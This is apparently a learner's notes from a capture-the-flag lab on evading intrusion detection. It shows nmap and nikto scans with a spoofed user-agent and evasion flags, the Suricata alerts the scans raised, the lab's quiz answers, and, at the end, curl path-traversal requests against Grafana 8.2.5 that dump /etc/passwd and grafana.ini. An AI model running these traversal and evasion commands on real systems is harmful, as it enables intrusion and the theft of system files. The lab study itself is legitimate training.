SF:n")%r(GetRequest,26E,"HTTP/1\.0\x20302\x20FOUND\r\nServer:\x20gunicorn\
SF:r\nDate:\x20Wed,\x2015\x20Feb\x202023\x2021:15:15\x20GMT\r\nConnection:
SF:\x20close\r\nContent-Type:\x20text/html;\x20charset=utf-8\r\nContent-Le
SF:ngth:\x20236\r\nLocation:\x20http://0\.0\.0\.0:8000/login\?next=%2F\r\n
SF:Vary:\x20Cookie\r\nSet-Cookie:\x20session=eyJfZmxhc2hlcyI6W3siIHQiOlsib
SF:WVzc2FnZSIsIlBsZWFzZSBsb2cgaW4gdG8gYWNjZXNzIHRoaXMgcGFnZS4iXX1dfQ\.Y-1L
SF:Yw\.JV_yJVJc5vqYrEryY2aRQ7-fHMM;\x20HttpOnly;\x20Path=/\r\n\r\n<!DOCTYP
SF:E\x20HTML\x20PUBLIC\x20\"-//W3C//DTD\x20HTML\x203\.2\x20Final//EN\">\n<
SF:title>Redirecting\.\.\.</title>\n<h1>Redirecting\.\.\.</h1>\n<p>You\x20
SF:should\x20be\x20redirected\x20automatically\x20to\x20target\x20URL:\x20
SF:<a\x20href=\"/login\?next=%2F\">/login\?next=%2F</a>\.\x20If\x20not\x20
SF:click\x20the\x20link\.")%r(FourOhFourRequest,336,"HTTP/1\.0\x20404\x20N
SF:OT\x20FOUND\r\nServer:\x20gunicorn\r\nDate:\x20Wed,\x2015\x20Feb\x20202
SF:3\x2021:15:21\x20GMT\r\nConnection:\x20close\r\nContent-Type:\x20text/h
SF:tml;\x20charset=utf-8\r\nContent-Length:\x20661\r\n\r\n<!DOCTYPE\x20htm
SF:l>\n<html\x20lang=\"en\">\n<head>\n\x20\x20\x20\x20<meta\x20charset=\"U
SF:TF-8\">\n\x20\x20\x20\x20<meta\x20http-equiv=\"X-UA-Compatible\"\x20con
SF:tent=\"IE=edge\">\n\x20\x20\x20\x20<meta\x20name=\"viewport\"\x20conten
SF:t=\"width=device-width,\x20initial-scale=1\.0\">\n\x20\x20\x20\x20<titl
SF:e>File\x20Not\x20Found\x20\|\x20Advanced\x20CTF\x20Scoring\x20System</t
SF:itle>\n\x20\x20\x20\x20<link\x20rel=\"stylesheet\"\x20href=\"/static/st
SF:yles/master\.css\">\n</head>\n<body>\n\x20\x20\x20\x20\n<main>\n\x20\x2
SF:0\x20\x20<div\x20class=\"error_card\">\n\x20\x20\x20\x20\x20\x20\x20\x2
SF:0<h1>Not\x20Found</h1>\n\x20\x20\x20\x20\x20\x20\x20\x20<p>\n\x20\x20\x
SF:20\x20\x20\x20\x20\x20\x20\x20\x20\x20The\x20requested\x20URL\x20was\x2
SF:0not\x20found\x20on\x20the\x20server\.\x20If\x20you\x20entered\x20the\x
SF:20URL\x20manually\x20please\x20check\x20your\x20spelling\x20and\x20try\
SF:x20again\.\x20Click\x20<a\x20href=\"/index\">here</a>\x20to\x20return\x
SF:20to\x20the\x20home\x20page\.\n\x20\x20\x20\x20\x20\x20\x20\x20</p>\n\x
SF:20\x20\x20\x20</div>\n</main>\n\n</body>\n</html>");
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 187.58 seconds
Alert Details
Alert ID: 27579
Alert Timestamp: 2023-02-15 20:42:01.949554
Source IP: 10.8.19.103
Affected Asset: 172.200.0.30
Alert Description: ET SCAN Nmap Scripting Engine User-Agent Detected (Nmap Scripting Engine)
Alert Category: Unknown Classtype
Alert Severity: 3
Alert Score: 5.33
┌──(witty㉿kali)-[~/Downloads]
└─$ nmap -sV --script-args http.useragent="Mozilla/5.0 (X11, AmigaOS x86_64) (KHTML, somewhat like Gecko) Netscape/5000" 10.10.133.96
Starting Nmap 7.93 ( https://nmap.org ) at 2023-02-15 16:30 EST
Nmap scan report for 10.10.133.96
Host is up (0.19s latency).
Not shown: 996 closed tcp ports (conn-refused)
PORT STATE SERVICE VERSION
22/tcp open ssh OpenSSH 8.2p1 Ubuntu 4ubuntu0.4 (Ubuntu Linux; protocol 2.0)
80/tcp open http Apache httpd 2.4.41 ((Ubuntu))
3000/tcp open ppp?
8000/tcp open http-alt gunicorn
2 services unrecognized despite returning data. If you know the service/version, please submit the following fingerprints at https://nmap.org/cgi-bin/submit.cgi?new-service :
==============NEXT SERVICE FINGERPRINT (SUBMIT INDIVIDUALLY)==============
SF-Port3000-TCP:V=7.93%I=7%D=2/15%Time=63ED4F1B%P=x86_64-pc-linux-gnu%r(Ge
SF:nericLines,67,"HTTP/1\.1\x20400\x20Bad\x20Request\r\nContent-Type:\x20t
SF:ext/plain;\x20charset=utf-8\r\nConnection:\x20close\r\n\r\n400\x20Bad\x
SF:20Request")%r(GetRequest,174,"HTTP/1\.0\x20302\x20Found\r\nCache-Contro
SF:l:\x20no-cache\r\nContent-Type:\x20text/html;\x20charset=utf-8\r\nExpir
SF:es:\x20-1\r\nLocation:\x20/login\r\nPragma:\x20no-cache\r\nSet-Cookie:\
SF:x20redirect_to=%2F;\x20Path=/;\x20HttpOnly;\x20SameSite=Lax\r\nX-Conten
SF:t-Type-Options:\x20nosniff\r\nX-Frame-Options:\x20deny\r\nX-Xss-Protect
SF:ion:\x201;\x20mode=block\r\nDate:\x20Wed,\x2015\x20Feb\x202023\x2021:31
SF::07\x20GMT\r\nContent-Length:\x2029\r\n\r\n<a\x20href=\"/login\">Found<
SF:/a>\.\n\n")%r(Help,67,"HTTP/1\.1\x20400\x20Bad\x20Request\r\nContent-Ty
SF:pe:\x20text/plain;\x20charset=utf-8\r\nConnection:\x20close\r\n\r\n400\
SF:x20Bad\x20Request")%r(HTTPOptions,12E,"HTTP/1\.0\x20302\x20Found\r\nCac
SF:he-Control:\x20no-cache\r\nExpires:\x20-1\r\nLocation:\x20/login\r\nPra
SF:gma:\x20no-cache\r\nSet-Cookie:\x20redirect_to=%2F;\x20Path=/;\x20HttpO
SF:nly;\x20SameSite=Lax\r\nX-Content-Type-Options:\x20nosniff\r\nX-Frame-O
SF:ptions:\x20deny\r\nX-Xss-Protection:\x201;\x20mode=block\r\nDate:\x20We
SF:d,\x2015\x20Feb\x202023\x2021:31:13\x20GMT\r\nContent-Length:\x200\r\n\
SF:r\n")%r(RTSPRequest,67,"HTTP/1\.1\x20400\x20Bad\x20Request\r\nContent-T
SF:ype:\x20text/plain;\x20charset=utf-8\r\nConnection:\x20close\r\n\r\n400
SF:\x20Bad\x20Request")%r(SSLSessionReq,67,"HTTP/1\.1\x20400\x20Bad\x20Req
SF:uest\r\nContent-Type:\x20text/plain;\x20charset=utf-8\r\nConnection:\x2
SF:0close\r\n\r\n400\x20Bad\x20Request")%r(TerminalServerCookie,67,"HTTP/1
SF:\.1\x20400\x20Bad\x20Request\r\nContent-Type:\x20text/plain;\x20charset
SF:=utf-8\r\nConnection:\x20close\r\n\r\n400\x20Bad\x20Request")%r(TLSSess
SF:ionReq,67,"HTTP/1\.1\x20400\x20Bad\x20Request\r\nContent-Type:\x20text/
SF:plain;\x20charset=utf-8\r\nConnection:\x20close\r\n\r\n400\x20Bad\x20Re
SF:quest")%r(Kerberos,67,"HTTP/1\.1\x20400\x20Bad\x20Request\r\nContent-Ty
SF:pe:\x20text/plain;\x20charset=utf-8\r\nConnection:\x20close\r\n\r\n400\
SF:x20Bad\x20Request")%r(FourOhFourRequest,1A1,"HTTP/1\.0\x20302\x20Found\
SF:r\nCache-Control:\x20no-cache\r\nContent-Type:\x20text/html;\x20charset
SF:=utf-8\r\nExpires:\x20-1\r\nLocation:\x20/login\r\nPragma:\x20no-cache\
SF:r\nSet-Cookie:\x20redirect_to=%2Fnice%2520ports%252C%2FTri%256Eity\.txt
SF:%252ebak;\x20Path=/;\x20HttpOnly;\x20SameSite=Lax\r\nX-Content-Type-Opt
SF:ions:\x20nosniff\r\nX-Frame-Options:\x20deny\r\nX-Xss-Protection:\x201;
SF:\x20mode=block\r\nDate:\x20Wed,\x2015\x20Feb\x202023\x2021:31:41\x20GMT
SF:\r\nContent-Length:\x2029\r\n\r\n<a\x20href=\"/login\">Found</a>\.\n\n"
SF:);
==============NEXT SERVICE FINGERPRINT (SUBMIT INDIVIDUALLY)==============
SF-Port8000-TCP:V=7.93%I=7%D=2/15%Time=63ED4F1B%P=x86_64-pc-linux-gnu%r(Ge
SF:nericLines,11E,"HTTP/1\.1\x20400\x20Bad\x20Request\r\nConnection:\x20cl
SF:ose\r\nContent-Type:\x20text/html\r\nContent-Length:\x20193\r\n\r\n<htm
SF:l>\n\x20\x20<head>\n\x20\x20\x20\x20<title>Bad\x20Request</title>\n\x20
SF:\x20</head>\n\x20\x20<body>\n\x20\x20\x20\x20<h1><p>Bad\x20Request</p><
SF:/h1>\n\x20\x20\x20\x20Invalid\x20Request\x20Line\x20'Invalid\x20HT
SF:TP\x20request\x20line:\x20'''\n\x20\x20</body>\n</html>\
SF:n")%r(GetRequest,26E,"HTTP/1\.0\x20302\x20FOUND\r\nServer:\x20gunicorn\
SF:r\nDate:\x20Wed,\x2015\x20Feb\x202023\x2021:31:07\x20GMT\r\nConnection:
SF:\x20close\r\nContent-Type:\x20text/html;\x20charset=utf-8\r\nContent-Le
SF:ngth:\x20236\r\nLocation:\x20http://0\.0\.0\.0:8000/login\?next=%2F\r\n
SF:Vary:\x20Cookie\r\nSet-Cookie:\x20session=eyJfZmxhc2hlcyI6W3siIHQiOlsib
SF:WVzc2FnZSIsIlBsZWFzZSBsb2cgaW4gdG8gYWNjZXNzIHRoaXMgcGFnZS4iXX1dfQ\.Y-1P
SF:Gw\.lucQh1xj1SuXqCle58GrFz8o-2c;\x20HttpOnly;\x20Path=/\r\n\r\n<!DOCTYP
SF:E\x20HTML\x20PUBLIC\x20\"-//W3C//DTD\x20HTML\x203\.2\x20Final//EN\">\n<
SF:title>Redirecting\.\.\.</title>\n<h1>Redirecting\.\.\.</h1>\n<p>You\x20
SF:should\x20be\x20redirected\x20automatically\x20to\x20target\x20URL:\x20
SF:<a\x20href=\"/login\?next=%2F\">/login\?next=%2F</a>\.\x20If\x20not\x20
SF:click\x20the\x20link\.")%r(FourOhFourRequest,336,"HTTP/1\.0\x20404\x20N
SF:OT\x20FOUND\r\nServer:\x20gunicorn\r\nDate:\x20Wed,\x2015\x20Feb\x20202
SF:3\x2021:31:13\x20GMT\r\nConnection:\x20close\r\nContent-Type:\x20text/h
SF:tml;\x20charset=utf-8\r\nContent-Length:\x20661\r\n\r\n<!DOCTYPE\x20htm
SF:l>\n<html\x20lang=\"en\">\n<head>\n\x20\x20\x20\x20<meta\x20charset=\"U
SF:TF-8\">\n\x20\x20\x20\x20<meta\x20http-equiv=\"X-UA-Compatible\"\x20con
SF:tent=\"IE=edge\">\n\x20\x20\x20\x20<meta\x20name=\"viewport\"\x20conten
SF:t=\"width=device-width,\x20initial-scale=1\.0\">\n\x20\x20\x20\x20<titl
SF:e>File\x20Not\x20Found\x20\|\x20Advanced\x20CTF\x20Scoring\x20System</t
SF:itle>\n\x20\x20\x20\x20<link\x20rel=\"stylesheet\"\x20href=\"/static/st
SF:yles/master\.css\">\n</head>\n<body>\n\x20\x20\x20\x20\n<main>\n\x20\x2
SF:0\x20\x20<div\x20class=\"error_card\">\n\x20\x20\x20\x20\x20\x20\x20\x2
SF:0<h1>Not\x20Found</h1>\n\x20\x20\x20\x20\x20\x20\x20\x20<p>\n\x20\x20\x
SF:20\x20\x20\x20\x20\x20\x20\x20\x20\x20The\x20requested\x20URL\x20was\x2
SF:0not\x20found\x20on\x20the\x20server\.\x20If\x20you\x20entered\x20the\x
SF:20URL\x20manually\x20please\x20check\x20your\x20spelling\x20and\x20try\
SF:x20again\.\x20Click\x20<a\x20href=\"/index\">here</a>\x20to\x20return\x
SF:20to\x20the\x20home\x20page\.\n\x20\x20\x20\x20\x20\x20\x20\x20</p>\n\x
SF:20\x20\x20\x20</div>\n</main>\n\n</body>\n</html>");
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 144.28 seconds
--script=vuln
give lot of alerts from suricata
Alert Details
Alert ID: 27855
Alert Timestamp: 2023-02-15 21:39:58.037712
Source IP: 10.8.19.103
Affected Asset: 172.200.0.10
Alert Description: ET WEB_SERVER /etc/shadow Detected in URI
Alert Category: Unknown Classtype
Alert Severity: 3
Alert Score: 2.67
Alert Details
Alert ID: 27936
Alert Timestamp: 2023-02-15 21:40:10.512066
Source IP: 10.8.19.103
Affected Asset: 172.200.0.10
Alert Description: ET EXPLOIT Possible ZyXELs ZynOS Configuration Download Attempt (Contains Passwords)
Alert Category: Unknown Classtype
Alert Severity: 3
Alert Score: 2.67
┌──(witty㉿kali)-[~/Downloads]
└─$ nmap --script=vuln --script-args http.useragent="Mozilla/5.0 (X11, AmigaOS x86_64) (KHTML, somewhat like Gecko) Netscape/5000" 10.10.133.96
Starting Nmap 7.93 ( https://nmap.org ) at 2023-02-15 16:39 EST
Nmap scan report for 10.10.133.96
Host is up (0.25s latency).
Not shown: 996 closed tcp ports (conn-refused)
PORT STATE SERVICE
22/tcp open ssh
80/tcp open http
|_http-stored-xss: Couldn't find any stored XSS vulnerabilities.
|_http-dombased-xss: Couldn't find any DOM based XSS.
|_http-csrf: Couldn't find any CSRF vulnerabilities.
3000/tcp open ppp
8000/tcp open http-alt
Nmap done: 1 IP address (1 host up) scanned in 957.15 seconds
┌──(witty㉿kali)-[~/Downloads]
└─$ nmap -sS 10.10.133.96
You requested a scan type which requires root privileges.
QUITTING!
┌──(witty㉿kali)-[~/Downloads]
└─$ sudo nmap -sS 10.10.133.96
[sudo] password for witty:
Starting Nmap 7.93 ( https://nmap.org ) at 2023-02-15 17:06 EST
Nmap scan report for 10.10.133.96
Host is up (0.23s latency).
Not shown: 996 closed tcp ports (reset)
PORT STATE SERVICE
22/tcp open ssh
80/tcp open http
3000/tcp open ppp
8000/tcp open http-alt
Nmap done: 1 IP address (1 host up) scanned in 3.64 seconds
IDS Details
IDS Name: Suricata
IDS Reliability: 8
IDS Severity Range: 1-3*
*Note that, Suricata inverts the normal severity scale so an alert with a severity of 1 is, the most critical whereas, an alert with severity of 3 is not important. The scoring system does account for this.
PORT STATE SERVICE VERSION
22/tcp open ssh OpenSSH 8.2p1 Ubuntu 4ubuntu0.4 (Ubuntu Linux; protocol 2.0)
80/tcp open http Apache httpd 2.4.41 ((Ubuntu))
3000/tcp open ppp?
8000/tcp open http-alt gunicorn
so 3 services identified (OpenSSH, Apache, gunicorn)
Gunicorn "Green Unicorn" es un servidor HTTP de interfaz de puerta de enlace de servidor web Python. Es un modelo de trabajador previo a la bifurcación, portado del proyecto Unicornio de Ruby.
![[Pasted image 20230215165210.png]]
What scale is used to measure alert severity in Suricata? (-)
The scoring system normalises alert severity scales from different IDS. And details on each of the attached IDS is available on the alert breakdown page.
1-3
How many services is nmap able to fully recognise when the service scan (-sV) is performed?
nmap uses fingerprinting to detect and version services, these are not always completely reliable.
3
Further Reconnaissance Evasion
Of course, nmap is not the only tool that features IDS evasion tools. As an example the web-scanner nikto also features a number of options that we will experiment with within this task, where we perform more aggressive scans to enumerate the services we have already discovered. In general, nikto is a much more aggressive scanner than nmap and is thus harder to conceal; however, these more aggressive scans can return more useful information in some cases. Let's start by running nikto with the minimum options:
nikto -p 80,3000 -h 10.10.133.96
Note, that we need to specify that we want to scan both of the web-services present on the device and not just the business website. This should return some useful information but also generate a huge number of alerts about, 7000 of them in total. Let's run through some simple options to reduce this. The first step would probably be to stop scanning the business website at all, have a look around, do you see any evidence of interactive elements or a web application framework? Static sites do not generate many vulnerabilities on their own so it's probably best to consider that attack vector closed for now. Remember, nikto is a pure web scanner and will not search other services for actor vectors. We can update the command like so:
nikto -p 3000 -h 10.10.133.96
Next, we should consider that niktowill search every possible category of vulnerability by default. This usually isn't necessary in the real world or in a CTF where options like denial of service attacks aren't that helpful or even counterproductive, lets's update the command to reflect this, in this case, I've asked nikto to only check for; interesting files, misconfiguration, and information disclosure. A full list of tuning options is available in the help screen(-H), I recommend that you experiment with different combinations and make note of the resultant information.
nikto -p 3000 -T 1 2 3 -h 10.10.133.96
You should also notice, that the scan was executed a lot quicker than the previous scans keep this in mind for future CTFs, there are benefits to putting extra configuration work in beyond keeping a low profile. Finally, we should consider the evasion options available with nikto. First, let's make sure that a more appropriative User-Agent is used as again, the default one is not designed to be stealthy, you'll find that this is a common theme across many different scanners:
nikto -p3000 -T 1 2 3 -useragent <AGENT_HERE> -h 10.10.133.96
This should make the scan a little more subtle. In theory, we could also go further and use a selection of the IDS evasion modes available with nikto these are set with the -e flag:
nikto -p3000 -T 1 2 3 -useragent <AGENT_HERE> -e 1 7 -h 10.10.133.96
In this case, I've set two evasion options; random URL encoding and random URL casing, try running the scan now. Once the scan completes you should see that the number of IDS alerts generated by the scan have actually increased following the addition of the evasion technique flags. Modern NIDS like, Suricata are also capable of detecting unusual data in packets like unexpected character and invalid headers and so, by activating the evasion techniques we've increased the detectability of our scan as it now also features broken HTTP headers as well as known exploits.
There are also more complex evasion options beyond clever usage of certain web scanner features; however, many of these options require additional resources that may simply not be available in or outside of a CTF environment. For example, if you were to somehow gain access to a large enough botnet it may be possible to simply overwhelm the target IDS or IDS operators by flooding the system with alerts from many hosts and attack vectors and thus conceal the real attack. This strategy may also simply crash any IDS that's protecting the service if enough packets are sent though, most IDS use some form of throughput limiter. In fact, I've adjusted the limiter in Wazuh to output as fast as possible for this CTF otherwise, it would take too long to process all of the alerts generated by aggressive scans.
More practical options from the field of open-source intelligence may also be available and will be covered in the next task.
Answer the questions below
┌──(witty㉿kali)-[~/Downloads]
└─$ nikto -p 80,3000 -h 10.10.133.96
- Nikto v2.1.6
---------------------------------------------------------------------------
+ Target IP:          10.10.133.96
+ Target Hostname:    10.10.133.96
+ Target Port:        80
+ Start Time:         2023-02-15 17:11:59 (GMT-5)
---------------------------------------------------------------------------
+ Server: Apache/2.4.41 (Ubuntu)
+ The anti-clickjacking X-Frame-Options header is not present.
+ The X-XSS-Protection header is not defined. This header can hint to the user agent to protect against some forms of XSS
+ The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site in a different fashion to the MIME type
+ No CGI Directories found (use '-C all' to force check all possible dirs)
+ Server may leak inodes via ETags, header found with file /, inode: 5e7, size: 5db579800d8b8, mtime: gzip
+ Allowed HTTP Methods: HEAD, GET, POST, OPTIONS
^C

┌──(witty㉿kali)-[~/Downloads]
└─$ nikto -p 3000 -h 10.10.133.96
- Nikto v2.1.6
---------------------------------------------------------------------------
+ Target IP:          10.10.133.96
+ Target Hostname:    10.10.133.96
+ Target Port:        3000
+ Start Time:         2023-02-15 17:20:22 (GMT-5)
---------------------------------------------------------------------------
+ Server: No banner retrieved
+ Root page / redirects to: /login
+ No CGI Directories found (use '-C all' to force check all possible dirs)
^C


┌──(witty㉿kali)-[~/Downloads]
└─$ nikto -H

   Options:
       -ask+               Whether to ask about submitting updates
                               yes   Ask about each (default)
                               no    Don't ask, don't send
                               auto  Don't ask, just send
       -Cgidirs+           Scan these CGI dirs: "none", "all", or values like "/cgi/ /cgi-a/"
       -config+            Use this config file
       -Display+           Turn on/off display outputs:
                               1     Show redirects
                               2     Show cookies received
                               3     Show all 200/OK responses
                               4     Show URLs which require authentication
                               D     Debug output
                               E     Display all HTTP errors
                               P     Print progress to STDOUT
                               S     Scrub output of IPs and hostnames
                               V     Verbose output
       -dbcheck           Check database and other key files for syntax errors
       -evasion+          Encoding technique:
                               1     Random URI encoding (non-UTF8)
                               2     Directory self-reference (/./)
                               3     Premature URL ending
                               4     Prepend long random string
                               5     Fake parameter
                               6     TAB as request spacer
                               7     Change the case of the URL
                               8     Use Windows directory separator (\)
                               A     Use a carriage return (0x0d) as a request spacer
                               B     Use binary value 0x0b as a request spacer
        -Format+           Save file (-o) format:
                               csv   Comma-separated-value
                               json  JSON Format
                               htm   HTML Format
                               nbe   Nessus NBE format
                               sql   Generic SQL (see docs for schema)
                               txt   Plain text
                               xml   XML Format
                               (if not specified the format will be taken from the file extension passed to -output)
       -Help              Extended help information
       -host+             Target host/URL
       -404code           Ignore these HTTP codes as negative responses (always). Format is "302,301".
       -404string         Ignore this string in response body content as negative response (always). Can be a regular expression.
       -id+               Host authentication to use, format is id:pass or id:pass:realm
       -key+              Client certificate key file
       -list-plugins      List all available plugins, perform no testing
       -maxtime+          Maximum testing time per host (e.g., 1h, 60m, 3600s)
       -mutate+           Guess additional file names:
                               1     Test all files with all root directories
                               2     Guess for password file names
                               3     Enumerate user names via Apache (/~user type requests)
                               4     Enumerate user names via cgiwrap (/cgi-bin/cgiwrap/~user type requests)
                               5     Attempt to brute force sub-domain names, assume that the host name is the parent domain
                               6     Attempt to guess directory names from the supplied dictionary file
       -mutate-options    Provide information for mutates
       -nointeractive     Disables interactive features
       -nolookup          Disables DNS lookups
       -nossl             Disables the use of SSL
       -no404             Disables nikto attempting to guess a 404 page
       -Option            Over-ride an option in nikto.conf, can be issued multiple times
       -output+           Write output to this file ('.' for auto-name)
       -Pause+            Pause between tests (seconds, integer or float)
       -Plugins+          List of plugins to run (default: ALL)
       -port+             Port to use (default 80)
       -RSAcert+          Client certificate file
       -root+             Prepend root value to all requests, format is /directory
       -Save              Save positive responses to this directory ('.' for auto-name)
       -ssl               Force ssl mode on port
       -Tuning+           Scan tuning:
                               1     Interesting File / Seen in logs
                               2     Misconfiguration / Default File
                               3     Information Disclosure
                               4     Injection (XSS/Script/HTML)
                               5     Remote File Retrieval - Inside Web Root
                               6     Denial of Service
                               7     Remote File Retrieval - Server Wide
                               8     Command Execution / Remote Shell
                               9     SQL Injection
                               0     File Upload
                               a     Authentication Bypass
                               b     Software Identification
                               c     Remote Source Inclusion
                               d     WebService
                               e     Administrative Console
                               x     Reverse Tuning Options (i.e., include all except specified)
       -timeout+          Timeout for requests (default 10 seconds)
       -Userdbs           Load only user databases, not the standard databases
                               all   Disable standard dbs and load only user dbs
                               tests Disable only db_tests and load udb_tests
       -useragent         Over-rides the default useragent
       -until             Run until the specified time or duration
       -update            Update databases and plugins from CIRT.net
       -url+              Target host/URL (alias of -host)
       -useproxy          Use the proxy defined in nikto.conf, or argument http://server:port
       -Version           Print plugin and database versions
       -vhost+            Virtual host (for Host header)
   		+ requires a value

┌──(witty㉿kali)-[~/Downloads]
└─$ nikto -p 3000 -T 1 2 3 -useragent "Mozilla/5.0 (X11, AmigaOS x86_64) (KHTML, somewhat like Gecko) Netscape/5000" -e 1 7 -h 10.10.3.55
- Nikto v2.1.6
---------------------------------------------------------------------------
+ Target IP:          10.10.3.55
+ Target Hostname:    10.10.3.55
+ Target Port:        3000
+ Using Encoding:     Random URI encoding (non-UTF8)
+ Start Time:         2023-02-15 17:38:11 (GMT-5)
---------------------------------------------------------------------------
+ Server: No banner retrieved
+ Root page / redirects to: /login
^C
Nikto, should find an interesting path when the first scan is performed, what is it called?
/login
What value is used to toggle denial of service vectors when using scan tuning (-T) in nikto?
You can access the full content of the help screen with the (-H) flag
6
Which flags are used to modify the request spacing in nikto? Use commas to separate the flags in your answer.
These are all in the evasion category
6,A,B
Open-source Intelligence
Continuing, from the sonar analogy from earlier, if nmap and other scanners are active sonar, then open-source intelligence or OSINT is passive sonar as intelligence is gained not from active probes but from "listening" to the information that the target freely distributes or by, acquiring information from sources discontented from the target.
Most forms of OSINT are affectivity undetectable and thus are extremely effective against IDS however, there are limitations as by its nature, OSINT relies on the target to disclose information which, may not happen if the target isn't publicly available or is designed to reduce data disclosure. A good example of this is the Wireguard VPN protocol which will not respond to queries unless they come from an authenticated source making, it invisible to third-party scan sites like shodan.
In terms of information that can be gathered from third parties the following sources may be available as a starting point:
-
Information on the services active on a node can be acquired with tools like Shodan.
-
Additional resources may be found using search engines and advanced tags like :site, :filetype or :title.
-
Subdomains and related IP addresses may be found using online scanners or tools like
recon-ng; a poorly chosen subdomain may also reveal information about the target even if it is protected behind a firewall. -
ASN and WHOIS queries may reveal what provider is responsible for hosting the site.
Information may also be gathered from the target site and related assets if they are publicly available including:
- The technologies used to host the site may be acquired from error pages, file extensions, debug pages, or the server tag used in an HTTP response
- Additional information on the tools used by the target may be available in job listings
For this demo, have a look around the "public" facing site and see how much information you can acquire.
Answer the questions below
http://10.10.3.55:3000/login

Documentation
Support
Community Open Source v8.2.5 (b57a137ac)

https://www.exploit-db.com/exploits/50581

┌──(witty㉿kali)-[~/Downloads]
└─$ curl --path-as-is http://10.10.3.55:3000/public/plugins/alertlist/../../../../../../../../../../etc/passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
_apt:x:100:65534::/nonexistent:/usr/sbin/nologin
systemd-timesync:x:101:101:systemd Time Synchronization,,,:/run/systemd:/usr/sbin/nologin
systemd-network:x:102:103:systemd Network Management,,,:/run/systemd:/usr/sbin/nologin
systemd-resolve:x:103:104:systemd Resolver,,,:/run/systemd:/usr/sbin/nologin
messagebus:x:104:105::/nonexistent:/usr/sbin/nologin
syslog:x:105:106::/home/syslog:/usr/sbin/nologin
ossec:x:106:108::/var/ossec:/sbin/nologin
grafana:x:107:109::/usr/share/grafana:/bin/false


┌──(witty㉿kali)-[~/Downloads]
└─$ curl --path-as-is http://10.10.3.55:3000/public/plugins/alertlist/../../../../../../../../../../etc/grafana/grafana.ini
##################### Grafana Configuration Example #####################
#
# Everything has defaults so you only need to uncomment things you want to
# change

# possible values : production, development
;app_mode = production

# instance name, defaults to HOSTNAME environment variable value or hostname if HOSTNAME var is empty
;instance_name = ${HOSTNAME}

#################################### Paths ####################################
[paths]
# Path to where grafana can store temp files, sessions, and the sqlite3 db (if that is used)
;data = /var/lib/grafana

# Temporary files in `data` directory older than given duration will be removed
;temp_data_lifetime = 24h

# Directory where grafana can store logs
;logs = /var/log/grafana

# Directory where grafana will automatically scan and look for plugins
;plugins = /var/lib/grafana/plugins

# folder that contains provisioning config files that grafana will apply on startup and while running.
;provisioning = conf/provisioning

#################################### Server ####################################
[server]
# Protocol (http, https, h2, socket)
;protocol = http

# The ip address to bind to, empty will bind to all interfaces
;http_addr =

# The http port  to use
;http_port = 3000

# The public facing domain name used to access grafana from a browser
;domain = localhost

# Redirect to correct domain if host header does not match domain
# Prevents DNS rebinding attacks
;enforce_domain = false

# The full public facing url you use in browser, used for redirects and emails
# If you use reverse proxy and sub path specify full url (with sub path)
;root_url = %(protocol)s://%(domain)s:%(http_port)s/

# Serve Grafana from subpath specified in `root_url` setting. By default it is set to `false` for compatibility reasons.
;serve_from_sub_path = false

# Log web requests
;router_logging = false

# the path relative working path
;static_root_path = public

# enable gzip
;enable_gzip = false

# https certs & key file
;cert_file =
;cert_key =

# Unix socket path
;socket =

# CDN Url
;cdn_url =

# Sets the maximum time using a duration format (5s/5m/5ms) before timing out read of an incoming request and closing idle connections.
# `0` means there is no timeout for reading the request.
;read_timeout = 0

#################################### Database ####################################
[database]
# You can configure the database connection by specifying type, host, name, user and password
# as separate properties or as on string using the url properties.

# Either "mysql", "postgres" or "sqlite3", it's your choice
;type = sqlite3
;host = 127.0.0.1:3306
;name = grafana
;user = root
# If the password contains # or ; you have to wrap it with triple quotes. Ex """#password;"""
;password =

# Use either URL or the previous fields to configure the database
# Example: mysql://user:secret@host:port/database
;url =

# For "postgres" only, either "disable", "require" or "verify-full"
;ssl_mode = disable

# Database drivers may support different transaction isolation levels.
# Currently, only "mysql" driver supports isolation levels.
# If the value is empty - driver's default isolation level is applied.
# For "mysql" use "READ-UNCOMMITTED", "READ-COMMITTED", "REPEATABLE-READ" or "SERIALIZABLE".
;isolation_level =

;ca_cert_path =
;client_key_path =
;client_cert_path =
;server_cert_name =

# For "sqlite3" only, path relative to data_path setting
;path = grafana.db

# Max idle conn setting default is 2
;max_idle_conn = 2

# Max conn setting default is 0 (mean not set)
;max_open_conn =

# Connection Max Lifetime default is 14400 (means 14400 seconds or 4 hours)
;conn_max_lifetime = 14400

# Set to true to log the sql calls and execution times.
;log_queries =

# For "sqlite3" only. cache mode setting used for connecting to the database. (private, shared)
;cache_mode = private

################################### Data sources #########################
[datasources]
# Upper limit of data sources that Grafana will return. This limit is a temporary configuration and it will be deprecated when pagination will be introduced on the list data sources API.
;datasource_limit = 5000

#################################### Cache server #############################
[remote_cache]
# Either "redis", "memcached" or "database" default is "database"
;type = database

# cache connectionstring options
# database: will use Grafana primary database.
# redis: config like redis server e.g. `addr=127.0.0.1:6379,pool_size=100,db=0,ssl=false`. Only addr is required. ssl may be 'true', 'false', or 'insecure'.
# memcache: 127.0.0.1:11211
;connstr =

#################################### Data proxy ###########################
[dataproxy]

# This enables data proxy logging, default is false
;logging = false

